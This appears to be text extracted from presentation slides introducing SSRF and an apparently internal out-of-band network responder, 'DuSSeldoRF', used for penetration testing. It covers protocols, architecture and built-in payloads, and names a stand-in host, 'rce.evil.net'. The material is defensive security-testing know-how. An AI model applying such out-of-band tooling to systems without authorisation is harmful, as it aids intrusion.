


3. *Might* connect to **rce.evil.net**




SSRF

Server Side Request Forgery



SSRF

Server Side Request Forgery



Agenda

Why




Why we build it

What



What we build

How




How we use it

Project DuSSeldoRF


- In house build out-of-band network responder
 - Used by 130+ pentesters, red teamers, engineers within Microsoft
- Supports multiple network protocols:
 - DNS, HTTP, HTTPS (soon WS(S), SSH, TDS...)
- Self-hosted, low constraint *"always on"* burp collaborator / interact.sh / ...
- Web UI for management, REST API for automation
- Custom responses with filters and built-in payloads
 - CORS OPTIONS call, XML payload, DNS responses, ...
- Unlimited hostnames*

DuSSeldoRF Architecture



Network listeners
Flexible DNS, HTTP and HTTPS services
listen to incoming network requests.

DuSSeldoRF Architecture




Network listeners

Flexible DNS, HTTP and HTTPS services listen to incoming network requests.

Analysis and rule match

The network request is dissected, and if it matches the correct rule and zone, a custom response is generated.

DuSSeldoRF Architecture



Network listeners

Flexible DNS, HTTP and HTTPS services listen to incoming network requests.


Analysis and rule match

